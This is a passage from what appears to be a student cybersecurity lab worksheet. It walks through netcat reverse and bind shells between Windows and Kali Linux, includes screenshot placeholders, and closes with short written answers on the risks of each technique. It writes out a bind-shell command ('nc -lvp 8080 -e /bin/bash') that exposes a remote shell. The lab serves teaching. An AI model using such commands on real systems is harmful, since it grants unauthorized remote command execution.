
<include a screenshot of the result of the previous command>



5. Type several Windows commands to verify the connection. For example:

dir


<include a screenshot of the result of the previous command>




Part 6 Create a bind shell for Windows->UNIX connection.

1. *Attacking machine* – Windows, *target machine* – Kali UNIX.
2. When the shell starts, type the following commands:
    a. pwd
    b. *whoami*
    c. *<your name>*
3. List the required steps and insert screenshots of both Linux and Windows.

Kali command = nc -lvp 8080 -e /bin/bash



Windows Command = nc 192.168.229.128 (Kali's IP) 8080



Take a screenshot of the completed work and answer the following questions:

What would be the concern regarding Reverse Shell technique?

Answer = The main concern with the Reverse Shell technique is that it allows an attacker to gain unauthorized access to a target system, potentially leading to data theft, system compromise, and further exploitation of the network. In addition to unauthorized access, the Reverse Shell technique poses significant security risks because it establishes a connection from the target system back to the attacker's machine, essentially granting the attacker a foothold within the network. This can enable the execution of malicious commands, data exfiltration, and the potential for escalating privileges, leading to extensive damage and compromise of the system and network security.

What would be the constrain regarding Bind Shell technique?

Answer = The Bind Shell technique presents a challenge as it relies on the target system being reachable directly from the attacker's machine. This constraint arises because the target system must actively listen for incoming connections, which may be hindered by network configurations such as firewalls, Network Address Translation (NAT), or other security measures. Consequently, Bind Shell may not be viable in

environments with stringent network restrictions, limiting its usability and effectiveness for remote access and exploitation.

Submit your lab

- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a "`.pdf`" file.**
- **Submit the PDF file for grading.**